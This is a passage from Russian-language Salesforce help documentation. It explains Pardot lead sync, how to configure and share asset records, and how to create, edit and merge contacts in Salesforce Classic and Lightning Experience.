Автоматически	Назначенные потенциальные клиенты, имеющие обновленные стандартные значения полей (включая назначенного ответственного) в системе Salesforce, синхронизируются примерно каждые 10 минут, возвращая обновления в запись Pardot (ввиду приоритета Salesforce при конфликте данных). Обновления настраиваемых полей также синхронизируются с системой Salesforce, возвращая их в запись Pardot, кроме случаев переопределения значения Salesforce значением Pardot. Неназначенные потенциальные клиенты Pardot, имеющие действия или обновленные записи, также синхронизируются при использовании

Метод синхронизации	Действия
	аналогичного адреса эл. почты в записях Salesforce. Помните, что назначенные потенциальные клиенты имеют более высокий приоритет в синхронизации, чем неназначенные потенциальные клиенты Pardot. При отсутствии совпадающих адресов эл. почты в системе Salesforce потенциальный клиент Pardot синхронизируется только после назначения пользователю. Другими словами, коннектор создает записи в системе Salesforce только после назначения потенциального клиента в Pardot.

Отслеживание потенциальных клиентов в качестве контактов Salesforce

Контакты Salesforce могут автоматически создаваться из потенциальных клиентов Pardot.

По умолчанию коннектор Salesforce создает интересы Salesforce из потенциальных клиентов Pardot. Чтобы разрешить Pardot создавать контакты Salesforce взамен интересов Salesforce при отслеживании потенциальных клиентов, обратитесь к сотруднику Pardot Services для настройки соответствующего стандартного параметра.

Если организация использует данную функцию, то Pardot сначала просматривает интересы Salesforce на наличие текущей записи интереса, содержащей аналогичный адрес эл. почты, который может использоваться Pardot для синхронизации. При отсутствии текущей записи интереса Pardot выполняет поиск текущей записи контакта, содержащей аналогичный адрес эл. почты. При отсутствии интереса или контакта Salesforce, содержащего аналогичный адрес эл. почты, Pardot создает новую запись контакта Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отслеживание продуктов, приобретаемых клиентами

Что такое активы?

Продукты — это объекты, продаваемые компанией. Активы — это определенные продукты, приобретенные клиентом. Активы определяются серийным номером, датой покупки и другими сведениями, связанными с индивидуальной продажей. В зависимости от целей использования, активами могут считаться продукты конкурентов, установленные клиентами, или версии продуктов.

Активы могут использоваться для хранения конкретной информации о продуктах клиентов. При необходимости просмотрите активы на вкладке «Активы». В зависимости от макетов страниц, связанные списки активов могут также отображаться в макетах страниц организаций, контактов и продуктов.

Чтобы представить более сложные продукты, в организации можно установить иерархию для активов. Иерархия активов может содержать до 10 000 элементов. Чтобы определить взаимосвязи между активами, используйте поле активов Родительский актив.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Если администратор установил соответствующие настройки, ваши клиенты получают право на поддержку приобретенного актива.

СМ. ТАКЖЕ:

Начало работы с активами

Начало работы с активами

Если организация использует продукты, то поддержка активов включается автоматически. Прежде чем предоставить пользователям доступ к активам, рекомендуем администраторам настроить организацию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы внедрить активы в организацию, выполните указанные ниже действия.

- Добавьте вкладку «Активы» на начальную страницу.

  Прим.: По умолчанию вкладка «Активы» не отображается организациям, созданным до выпуска Spring '15. Чтобы предоставить пользователям доступ ко вкладке «Активы», рекомендуем изменить профили пользователей.

- Добавьте связанный список «Активы» в макеты страниц организаций, контактов и продуктов. Данные связанные списки позволяют пользователям создавать активы.
- Чтобы актив использовался как дочерний в отношении другого актива, добавьте поле «Родительский актив» и связанный список «Дочерние активы» в макеты страниц активов. Чтобы предоставить пользователям дополнительный контекст, добавьте поле «Корневой актив», доступное только для чтения, представляющее актив верхнего уровня в иерархии активов.
- Добавьте связанный список «Обращения» в соответствующие макеты страниц продуктов и активов.
- Добавьте поле «Актив» в макеты страниц обращений. В зависимости от текущих бизнес-требований, настройте параметры безопасности для поля «Актив».
- По умолчанию пользователям предоставляются полномочия «Чтение», «Создание», «Редактирование» и «Удаление» для активов. При необходимости данные полномочия могут быть изменены. Активы и связанные списки активов отображаются пользователям Salesforce только при наличии полномочия «Чтение» для активов.
- Вы также можете настроить поля активов и макеты страниц в разделе «Настройка», введя «*Активы*» в поле «Быстрый поиск», затем выбрав **«Активы»**.

СМ. ТАКЖЕ:

Что такое активы?

Отображение вкладки «Активы»

Вкладка «Активы» — это область просмотра активов и их управления. По умолчанию вкладка «Активы» отображается организациям, созданным после выпуска Spring'15.

По умолчанию вкладка «Активы» не отображается организациям, созданным до выпуска Spring'15, поэтому отсутствует на странице «Все вкладки». Чтобы изменить доступность вкладки, обновите профиль пользователя.

1. Последовательно выберите пункты **«Администрировать»** | **«Управление пользователями»** | **«Профили»** в меню «Настройка».
2. Щелкните ссылку **«Правка»** напротив нужного профиля пользователя.
3. Выберите значение *«Включены стандартные параметры»* для вкладки «Активы» в разделе «Параметры вкладки».
4. Нажмите кнопку **«Сохранить»**.
   Теперь пользователи обновленного профиля могут видеть вкладку «Активы» на странице «Все вкладки» и добавлять вкладку «Активы» на свои начальные страницы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров вкладки:

- Просмотр настройки и конфигурации

Для редактирования параметров вкладки:

- Управление профилями и наборами полномочий

Отображение и редактирование активов

Чтобы просмотреть актив, воспользуйтесь вкладкой «Продукты» или связанной организацией или контактом.

Отображение активов

Чтобы просмотреть подробные сведения об активе, щелкните имя нужного актива в связанном списке, на начальной странице продуктов или на страницах со списками. Если в организации включена поддержка всплывающих сведений, наведите указатель мыши на любое поле поиска страницы сведений, чтобы просмотреть ключевую информацию о записи до открытия соответствующей страницы сведений.

Просмотр обновлений и комментариев для активов (Chatter)

Лента Chatter позволяет просматривать обновления, комментарии и сообщения для активов.

Редактирование активов

- Чтобы изменить значения полей прямо на странице сведений, воспользуйтесь функцией встроенного редактирования. Чтобы включить функцию встроенного редактирования, обратитесь к администратору.
- Чтобы открыть страницу в режиме редактирования, нажмите кнопку **«Правка»**, внесите необходимые изменения и нажмите кнопку **«Сохранить»**.

Связанные списки активов

Нижняя часть страницы сведений об активе отображает связанные списки, содержащие сведения о связанных обращениях, правах, действиях или примечаниях

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра активов:

- Чтение для активов

Для изменения активов:

- Редактирование для активов

и вложениях. Доступные связанные списки определяются персональными настройками пользователя и параметрами макетов страниц, заданными администратором. Чтобы просмотреть дополнительные сведения об отдельном элементе, щелкните имя нужного элемента. Чтобы просмотреть дополнительные элементы, щелкните ссылку **«больше»** внизу страницы или **«Подробнее»** под связанным списком.

Печать активов

Чтобы открыть печатную версию сведений о записи, щелкните ссылку **«Версия для печати»**, расположенную в верхнем правом углу страницы.

Чтобы открыть последнюю просмотренную страницу со списком, щелкните ссылку **«Назад к списку»**, расположенную в верхней части страницы сведений об активе. Если в организации включена поддержка свертываемых разделов, щелкните значок стрелки напротив нужного заголовка, чтобы развернуть или свернуть соответствующий раздел страницы сведений.

Прим.: При наличии доступа к организации или контакту пользователям предоставляется автоматический доступ к соответствующим активам. Однако, параметры общего доступа могут препятствовать просмотру организации, связанной с контактом актива.

Удаление активов

Активы, связанные с организациями или контактами, могут быть удалены на страницах данных записей или на вкладке «Продукты». Прежде чем удалить актив, просмотрите сценарии ниже.

- **Связан ли актив с обращением?**

  Активы, связанные с обращениями, не могут быть удалены. Организации или контакты, связанные с активами обращения, также не могут быть удалены.

- **Связан ли актив с продуктом?**

  Удаление продукта, используемого для создания актива, не инициирует удаление актива.

- **Связан ли актив с организацией или контактом?**

  Все активы, связанные с удаляемыми организациями или контактами, также перемещаются в корзину.

  Обратите внимание, что удаление организации со связанным контактом, который также связан с активом, инициирует удаление всех трех записей. Чтобы восстановить все три записи, рекомендуем восстановить запись организации.

- **Имеет ли актив родительский и дочерний активы?**

  При удалении актива с родительским и дочерним активами помните, что его родительский и дочерний активы уже не будут связаны в иерархии активов.

Прим.: При необходимости актив может быть удален без удаления связанных записей. Однако, при последующем удалении связанной записи актив не может быть восстановлен из корзины.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра активов:
- Чтение для активов

Для удаления активов:
- Удаление для активов

Для восстановления удаленных активов:
- Удаление для активов

Чтобы удалить актив, выполните указанные ниже действия.

1. Выберите нужный актив в связанном списке организации или контакта «Активы» или списковом представлении активов на вкладке «Продукты».
2. Щелкните ссылку **«Удал.»** напротив нужного актива.

3. Нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

Что такое активы?

Настройка функции отслеживания журнала поля для активов

Включите функцию отслеживания журнала поля для отслеживания изменений в записях активов.

Используйте функции отслеживания журнала поля, для того чтобы увидеть сведения о следующих компонентах:

- Дата и время изменения поля
- Изменение
- Автор изменения

Чтобы включить отслеживание по полям активов, в разделе параметров управления объектами перейдите к разделу полей, щелкните **Установить отслеживание журнала**. Также см. раздел «Отслеживание журнала поля» на странице 1249.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Указание ответственного за актив

Записи активов содержат поле «Ответственный за актив», которое используется для настройки иерархии и средств управления общим доступом. По умолчанию ответственным за актив является пользователь, создающий запись актива.

Начиная с выпуска Spring'15 поле Ответственный за актив используется для управления доступом при назначении параметра общего доступа *Личный*, *Общедоступный: только для чтения* или *Общедоступный: для чтения и записи* объекту «Активы». Если параметр общего доступа объекта «Актив» задан как *Управляется родителем*, то поле ответственного за актив не оказывает влияния на управление доступом. Доступом к активу управляют параметры родительской организации.

Если вы активировали Salesforce до выпуска Spring '15, вы можете автоматически обновлять поле «Ответственный за актив» при включении параметра общего доступа для объекта «Актив». Параметр общего доступа назначает полю «Ответственный за актив» одно из следующих значений:

- Пользователь, создавший актив
- Пользователь, несущий ответственность за родительскую организацию

По умолчанию макет страницы не содержит поле Ответственный за актив. Чтобы добавить поле «Владелец актива» на макет страницы, в параметрах управления объектами перейдите в раздел «Макеты страниц».

1. В разделе «Настройка» введите *«Параметры актива»* в поле «Быстрый поиск», затем выберите **«Параметры актива»**.
2. Установите флажок Включить общий доступ к активу.
   Варианты значений для поля по умолчанию Ответственный за актив появляются для недавно созданных записей активов.
3. Задайте полю «Ответственный за актив» одно из следующих значений:

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения общего доступа:

- Управление общим доступом

Для создания, редактирования и удаления макетов страниц:

- Настройка приложения

- Автор актива
- Ответственный за родительскую организацию

4. Сохраните внесенные изменения.

Чтобы сменить ответственного за актив в записи, откройте вкладку «Активы» и выберите запись актива. Можно также открыть запись актива из списка «Связанные активы» на вкладках «Организации», «Контакты» или «Продукты». Щелкните ссылку **Изменить** напротив поля Ответственный за актив в разделе «Сведения: актив» и выберите другого пользователя.

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

Включение правил общего доступа для активов

Правила общего доступа позволяют автоматически предоставлять дополнительный доступ отдельным группам пользователей. При использовании организации, созданной до выпуска Spring '15, рекомендуем включить параметр общего доступа, позволяющий создавать и применять правила общего доступа для активов организации.

Раньше объект «Активы» использовался как дочерний объект для объекта «Организации», поэтому доступность активов определялась параметрами родительского объекта. В выпуске Spring '15 объект «Активы» стал самостоятельным стандартным объектом. Как результат, пользователи могут создавать правила общего доступа и применять их к записям активов.

Прим.: Общий доступ включен по умолчанию для организаций, созданных после выпуска Spring '15. Указанные ниже действия могут быть пропущены данными организациями. Общий доступ выключен по умолчанию для организаций, созданных до выпуска Spring '15. Чтобы воспользоваться правилами общего доступа, рекомендуем включить параметр общего доступа.

1. В разделе «Настройка» введите *«Параметры актива»* в поле «Быстрый поиск», затем выберите **«Параметры актива»**.
2. Установите флажок «Включить общий доступ к активам».
3. Нажмите кнопку **«Сохранить»**.
   Теперь пользователи могут создавать и применять правила общего доступа для активов.

После включения общего доступа к активам выберите способ заполнения поля «Ответственный».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения общего доступа:

- Управление общим доступом

Предоставление общего доступа к активам

Для просмотра и управления сведениями об общем доступе для активов нажмите кнопку **«Общий доступ»** на странице сведений об активе. Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к активу.

Стандартная модель общего доступа всей организации определяется администратором. При необходимости стандартный уровень общего доступа, заданный администратором, может быть расширен. Модель общего доступа определяет самый строгий стандартный уровень, который может быть только расширен.

Ниже перечислены действия, доступные на странице «Сведения об общем доступе».

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **Добавить**.

  Прим.: Чтобы предоставить другому пользователю доступ к активу, рекомендуем предоставить данному пользователю доступ к связанной организации и полномочие «Чтение» для активов.

- Чтобы просмотреть всех пользователей, имеющих доступ к записи, нажмите кнопку **«Развернуть список»**.
- Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра активов:
- Чтение для активов

Создание правил общего доступа к активу

Правила общего доступа к активу могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей.

Разрешается создавать не более 300 правил общего доступа к активу, в том числе не более 50 правил общего доступа на основе критериев.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: актив».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:
- Управление общим доступом

- «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
- «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

  Прим.: Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.

8. В строке «Общий доступ с» выберите пользователей, которым должен быть предоставлен доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите значение в поле «Доступ к активу».
10. В остальных полях выберите параметры доступа для записей, связанных с общедоступными активами.

Параметр доступа	Описание
Контролируется родительским объектом	Пользователи могут просматривать, редактировать или удалять активы на основе доступности аналогичного действия над связанными родительскими объектами. Параметр доступа «Контролируется родительским объектом» используется по умолчанию.
Личный (доступно только для связанных контактов, возможностей и обращений)	Пользователи не могут просматривать или обновлять записи, кроме случаев предоставления доступа вне данного правила общего доступа.
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

Прим.: Параметр «Доступ к активу» недоступен в том случае, если единому стандартному параметру для активов задано значение «Контролируется родительским объектом».

11. Нажмите кнопку **«Сохранить»**.

Отслеживание коллег

Контакты

Контакт — это лицо, связанное с одной из ваших организаций или с другими типами записей, например возможностями. Обычно контакты являются сотрудниками компаний-клиентов. Записи контактов содержат сведения, необходимые для эффективной деловой деятельности, например ФИО, номер мобильного телефона и должность.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Рекомендации по созданию контактов

Ниже приведены факторы, которые следует принять во внимание при создании контактов.

Рекомендации по просмотру и редактированию контактов

Для просмотра и управления контактами используется начальная страница контактов.

Рекомендации по использованию ролей контактов

Роли контактов позволяют определять функции участника в организации, обращении, контракте или возможности. При использовании ролей контактов у пользователя имеется дополнительная информация о контактном лице и времени контакта. При использовании ролей контактов необходимо учитывать некоторые рекомендации.

Рекомендации по изменению организации для контактов

Ниже перечислены факторы, которые следует принять во внимание при изменении организации, связанной с контактом.

Объединение повторяющихся контактов

Повторяющиеся контакты, связанные с одной организацией, можно объединить. Это обеспечивает упорядочивание и актуальность данных.

Отображение иерархий контактов

Предоставьте своей группе сбыта ключевой инструмент для планирования стратегии сбыта, отобразив контакты в форме иерархии или в схеме организации.

Рекомендации по удалению контактов

Большинство контактов можно удалить одним щелчком мыши. Ниже приведены сведения о том, кто может удалить контакты и что происходит с записями, связанными с удаленными контактами.

СМ. ТАКЖЕ:

- Что такое организация-лицо?
- Социальные организации, контакты и интересы
- Управление электронной почтой в Lightning Experience

Рекомендации по созданию контактов

Ниже приведены факторы, которые следует принять во внимание при создании контактов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии.

- Создание контактов доступно в нескольких разделах Salesforce.
  - Создание контакта на странице сведений организации.
  - Импортируйте контакт с мобильного устройства с помощью приложения Salesforce1.
  - Создание контакта в разделе «Контакты». Всегда связывайте организацию с новым контактным лицом. Если контакт не связан с организацией, то он считается личным. Личные контакты доступны только ответственному лицу и администратору, что затрудняет их поиск и использование.
- Чтобы автоматически связать контакт с организацией, создайте контакт на странице сведений об организации.
- Чтобы отследить связь контакта с несколькими организациями, воспользуйтесь связанным списком «Связанные организации», чтобы добавить дополнительные связи «организация-контакт». Отслеживание всех связанных организаций в одной записи контакта позволяет избежать создания повторяющихся контактов. Убедитесь, что ваш администратор включил параметр «Контакты с несколькими организациями».
- Если организация Salesforce использует типы записей, то при создании контакта пользователям может предлагаться выбор значения в поле «Тип записи». Доступные поля и значения раскрывающихся списков определяются выбранным типом записи.
- Если в организации Salesforce включена поддержка подразделений, то подразделению нового контакта автоматически назначается подразделение связанной организации.

СМ. ТАКЖЕ:

Контакты

Создание и обновление записей

Импорт списков контактов с мобильного устройства в систему Salesforce

Поля контактов

Предоставление общего доступа к контактам

Рекомендации по просмотру и редактированию контактов

Для просмотра и управления контактами используется начальная страница контактов.

- Организации-лица не отображаются в списке «Недавно просмотренные» на начальной странице контактов.
- В Salesforce Classic доступна печатная версия списка. Версию для печати можно сохранить в формате PDF.
- Организация-лицо, имя которой выбрано в списковом представлении контактов, отображается на вкладке «Организации».
- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление из раскрывающегося списка. Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют расширить уровень доступа к контактам, установленный моделью общего доступа. .

  Если вы используете Salesforce Classic, выполните следующие действия.

  - Чтобы создать настраиваемое представление, щелкните ссылку **«Создать новое представление»**.
  - Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы упростить поиск организаций-лиц, создайте настраиваемое списковое представление и добавьте значок «Является организацией-лицом» в качестве столбца.
- Чтобы добавить контакты в кампанию в Salesforce Classic, установите флажок напротив нужных контактов и нажмите кнопку **«Добавить в кампанию»**. Чтобы выбрать все записи, установите флажок в заголовке столбца.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра контактов:
- «Чтение» для контактов

Для создания контактов:
- «Создание» для контактов

СМ. ТАКЖЕ:

Контакты

Рекомендации по изменению организации для контактов

Предоставление общего доступа к контактам

Запрос на предмет использования партнерами системы Salesforce

Организации

Рекомендации по использованию ролей контактов

Роли контактов позволяют определять функции участника в организации, обращении, контракте или возможности. При использовании ролей контактов у пользователя имеется дополнительная информация о контактном лице и времени контакта. При использовании ролей контактов необходимо учитывать некоторые рекомендации.

Важное замечание: В приложении Salesforce Classic роли контактов доступны для организаций, возможностей, обращений и контрактов. В приложении Lightning Experience роли контактов доступны для возможностей и контрактов. Роли контактов функционируют независимо, хотя выполняют подобные действия для каждого доступного объекта. Потому их следует настроить и использовать отдельно для каждого объекта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- Чтобы просматривать записи контактов, указанные в связанных списках «Роли контактов», пользователь должен иметь соответствующие полномочия и общий доступ к таким записям.

- При добавлении ролей контактов для возможностей разрешается выбрать не более 50 контактов, связанных с организацией, относящейся к записи.
- Отдельный контакт или организация-лицо могут иметь разную роль контакта в разных записях.
- Добавление организаций-лиц в роли контактов для организаций возможно, но не рекомендуется. Вместо этого используйте связанный список «Партнеры», чтобы связать организации-лица с другими организациями.

СМ. ТАКЖЕ:

Добавление ролей контактов и управление ими

Рекомендации по изменению организации для контактов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Ниже перечислены факторы, которые следует принять во внимание при изменении организации, связанной с контактом.

Прим.: Если контакту назначена родительская организация, а единому стандартному параметру задано значение «Контролируется родительским объектом», то редактирование контакта доступно только при наличии полномочия «Редактирование» для организации.

- Организацию, связанную с контактом, можно изменить при соблюдении одного из ниже перечисленных требований.
  - Наличие доступа к контакту и ответственности за целевую организацию или вышестоящей роли над ответственным в иерархии ролей.
  - Наличие ответственности за контакт или доступа к контакту и целевой организации.
  - Статус администратора.

  Если данные условия не выполняются, обратитесь к администратору с просьбой изменить организацию, связанную с контактом.
- Ниже перечислены действия, выполняемые при изменении поля «Имя организации».
  - Обращения и возможности, связанные с контактом, остаются связанными с предыдущей организацией и не переносятся в новую организацию.
  - Новые обращения и возможности, созданные для контакта, связываются с новой организацией.

При изменении информации о контактах, поддерживающих возможность использования порталов, см. следующие рекомендации.

СМ. ТАКЖЕ:

Контакты

Предоставление общего доступа к контактам

Объединение повторяющихся контактов

Повторяющиеся контакты, связанные с одной организацией, можно объединить. Это обеспечивает упорядочивание и актуальность данных.

Объединение повторяющихся контактов в Lightning Experience

Объединение повторяющихся контактов с использованием Lightning Experience.

Объединение повторяющихся контактов в Salesforce Classic

Объединение повторяющихся контактов с использованием Salesforce Classic.

СМ. ТАКЖЕ:

Рекомендации по объединению повторяющихся контактов

Рекомендации по объединению контактов, связанных с пользователями портала

Включение клиентского портала для контактов и организаций-лиц

Рекомендации по объединению повторяющихся контактов

Ниже перечислены рекомендации по объединению повторяющихся записей контактов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Основная организация

В Lightning Experience доступно объединение контактов, имеющих разные основные организации, если только они не будут связаны с пользователем портала. В Salesforce Classic допускается только объединение контактов, имеющих одну и ту же основную организацию. Основная организация — это организация, указанная в поле «Имя организации» записи контакта.

Избыточные взаимосвязи

При попытке объединения контактов, опосредованно связанных с одной и той же организацией, система Salesforce отображает сообщение с предложением удалить избыточную взаимосвязь. Управление непрямыми взаимосвязями для записей контактов выполняется из связанного списка «Связанные организации».

Пользователи портала

Если вы используете Lightning Experience для объединения контактов, связанных с пользователями портала, статус этих пользователей не будет отображаться во время объединения. Объединенная запись сохраняет статус пользователя портала основной записи. Если вы используете Salesforce Classic для объединения контактов, связанных с пользователями портала, статус этих пользователей не будет отображаться во время объединения. Вы выбираете статус портала, который хотите сохранить в объединенной записи. В Lightning Experience и в Salesforce Classic основной контакт должен быть связан с пользователем портала. Объединенный контакт сохраняет статус пользователя портала основного контакта. Если неосновной контакт связан с пользователем портала, пользователь становится неактивным.

Связанные элементы, ленты Chatter и вложения

Когда повторяющиеся записи связаны с кампаниями, действиями или другими элементами, Salesforce связывает эти элементы с объединенной записью (с некоторыми исключениями). Сохраняются только ленты Chatter из основной записи. Имеющиеся в лентах Chatter вложения сохраняются в Salesforce, но не связываются с объединенной записью. Чтобы связать отдельные файлы с объединенной записью, найдите их на начальной странице «Файлы» (в версии Lightning Experience) или на вкладке «Файлы» (в версии Salesforce Classic). Затем добавьте их в связанный список «Файлы» объединенной записи.

Кампании

Если повторяющиеся контакты являются участниками разных кампаний, дата, указанная в поле кампании «Обновление статуса участника», сохраняется и связывается с объединенным контактом.

Скрытые и доступные только для чтения поля

Salesforce сохраняет все данные, приведенные в скрытых или доступных только для чтения полях, например параметры общего доступа, из основной записи. При выполнении объединения скрытые поля не отображаются. В объединенной записи сохраняются значения полей «Создано» и дата «Дата создания» из самой старой из объединяемых записей, независимо от того, какая запись является основной. В записи дата объединения отображается в поле «Последнее изменение сделано».

Неосновные контакты

Неосновные контакты помещаются в корзину.

СМ. ТАКЖЕ:

Объединение повторяющихся контактов

Поля контактов

Рекомендации по объединению контактов, связанных с пользователями портала

Рекомендации по объединению контактов, связанных с пользователями портала

Ниже перечисленные основные факторы, которые следует принять во внимание при объединении контактов, связанных с пользователями портала.

- Контакты портала могут быть объединены друг с другом. Например, пользователь может объединить контакты, поддерживающие использование:
  - Партнерский портал *с* контактами, поддерживающими использование клиентского портала, и наоборот
  - партнерского или клиентского портала с контактами, которые *не* поддерживают использование портала.
- Перед объединением контактов, включающих пользователей партнерского *и* клиентского порталов, рекомендуем выбрать тип пользователя портала, который должен быть сохранен. Несохраненный пользователь портала будет отключен. Контакту, удаленному в процессе объединения, может быть предоставлен доступ к порталу после объединения контактов.
- Пользователи портала, отключенные в процессе объединения, остаются ответственными за любые принадлежащие им записи. Например, отключенный пользователь портала, который несет ответственность за обращение, остается ответственным за это обращение до тех пор, пока оно не будет назначено новому ответственному.
- Контакты, связанные с различными организациями, можно объединять посредством переноса нужных контактов в одну организацию и последующего объединения контактов, связанных с общей организацией.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Клиентский портал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Партнерский портал доступен в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Объединение повторяющихся контактов в Lightning Experience

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для объединения контактов:	«Удаление» для контактов
Для объединения контактов, поддерживающих возможность использования клиентского портала:	«Удаление» для контактов И Редактирование пользователей портала самообслуживания
Для объединения контактов, поддерживающих возможность использования партнерского портала:	«Удаление» для контактов И Управление партнерами

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **все** версии.

Клиентский портал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Партнерский портал доступен в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Объединение повторяющихся контактов с использованием Lightning Experience.

1. Выберите запись контакта. Если имеются повторы этой записи, они будут приведены в связанном списке «Возможные повторы». Или щелкните по ссылке **«Посмотреть повторы»**, которая появляется для контакта.
2. Выберите до трех записей контактов для объединения. Нажмите кнопку **«Продолжить»**.
3. Выберите одну запись контакта в качестве основной.

   Прим.: В Lightning Experience статус пользователя портала не отображается во время объединения.

4. Выберите значения полей, которые требуется сохранить.
5. Подтвердите объединение записей, нажав на кнопку **«Далее»**, а затем выберите **«Объединить контакты»**.

СМ. ТАКЖЕ:

Рекомендации по объединению повторяющихся контактов

Рекомендации по объединению контактов, связанных с пользователями портала

Объединение повторяющихся контактов в Salesforce Classic

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для объединения контактов:	«Удаление» для контактов
Для объединения контактов, поддерживающих возможность использования клиентского портала:	«Удаление» для контактов И Редактирование пользователей портала самообслуживания
Для объединения контактов, поддерживающих возможность использования партнерского портала:	«Удаление» для контактов И Управление партнерами

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Клиентский портал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

